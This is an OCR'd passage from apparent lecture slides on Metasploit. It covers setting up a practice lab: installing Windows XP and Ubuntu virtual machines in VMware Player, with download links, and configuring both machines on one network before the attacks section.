
  VMware Player is available on the following official website.

  http://www.vmware.com/products/player/overview.html

Installing Windows XP Virtual Machine



Installing Windows XP Virtual Machine



Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
  - Installing Windows xp Virtual Machine
  - **Installing Ubuntu Virtual Machine**
  - IP Configuration
- Metasploit Attacks


Installing Ubuntu Virtual Machine

Ubuntu with VMware Player

- An Ubuntu 9 Virtual Machine file that can run in VMware Player is available on the following website
  http://128.230.208.57/SEEDUbuntu9_August_2010.tar.gz

- The latest version of Ubuntu installation files (.iso) which can be made to Virtural Machine is on the following official website
  http://www.ubuntu.com/download/desktop

Installing Ubuntu Virtual Machine



Outline


- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
  - Installing Windows xp Virtual Machine
  - Installing Ubuntu Virtual Machine
  - **IP Configuration**
- Metasploit Attacks

IP Configuration


Make sure that all machines used to perform exploits are in the same network.

- **Method 1: use network adapter Bridge setting**
- **Method 2: set IP, Subnet mask, Default gateway and DNS artificially**


IP Configuration



IP Configuration



IP Configuration

